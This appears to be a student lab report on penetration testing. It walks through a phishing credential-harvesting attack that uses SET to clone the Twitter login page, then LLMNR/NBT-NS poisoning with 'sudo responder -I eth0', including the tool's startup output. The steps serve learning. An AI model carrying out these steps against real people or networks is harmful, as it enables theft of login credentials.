Name: Arya Nair , Keyur Patel
Roll Number: 16010421063, 16010421073
Batch A2

VAPT self learning

Attack1
https://attack.mitre.org/techniques/T1566/
Adversaries may send phishing messages to gain access to victim systems. All forms of phishing are electronically delivered social engineering.
Adversaries may send victims emails containing malicious attachments or links, typically to execute malicious code on victim systems. Phishing may also be conducted via third-party services, like social media platforms. Phishing may also involve social engineering techniques, such as posing as a trusted source, as well as evasive techniques such as removing or manipulating emails or metadata/headers from compromised accounts being abused to send messages

Phishing

Step 1: run `sudo setoolkit`

Step 2: Select 1) Social-Engineering Attacks.

Step 3: Select 2) Website Attack Vectors


Step 4: Select 3) Credential Harvesting Attack Method

Step 5: Select 1) Web Templates


Step 6: Setting up IP address to capture the credentials once the victim submits the form through post method.

Step 7: After setting up IP Address choose web template as Twitter.


Step 6: Cloning the Twitter Login page.




Step 7: Twitter Login page at Local Host.



Step 8: User enters the credentials for fake twitter login page thinking it as Genuine Website.



Step 9: Attacker captures the user's credentials and redirect the user to actual Login page of twitter.



Attack2

https://attack.mitre.org/techniques/T1040/

Adversaries may sniff network traffic to capture information about an environment, including authentication material passed over the network.


Data captured via this technique may include user credentials, especially those sent over an insecure, unencrypted protocol.


Network sniffing may also reveal configuration details, such as running services, version numbers, and other network characteristics (e.g. IP addresses, hostnames, VLAN IDs) necessary for subsequent Lateral Movement and/or Defense Evasion activities.


Network sniffing


Step 1: Using command 'ifconfig' to check for IPv4 address and also testing for network connectivity for that address.

Step 2: Run ‘sudo responder -I eth0’ for responder tool to capture credentials over windows network.



File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0
[sudo] password for kali:
NBT-NS, LLMNR & MDNS Responder 3.1.4.0
To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [OFF]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]



File Actions Edit View Help
DNS [ON]
DHCP [OFF]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
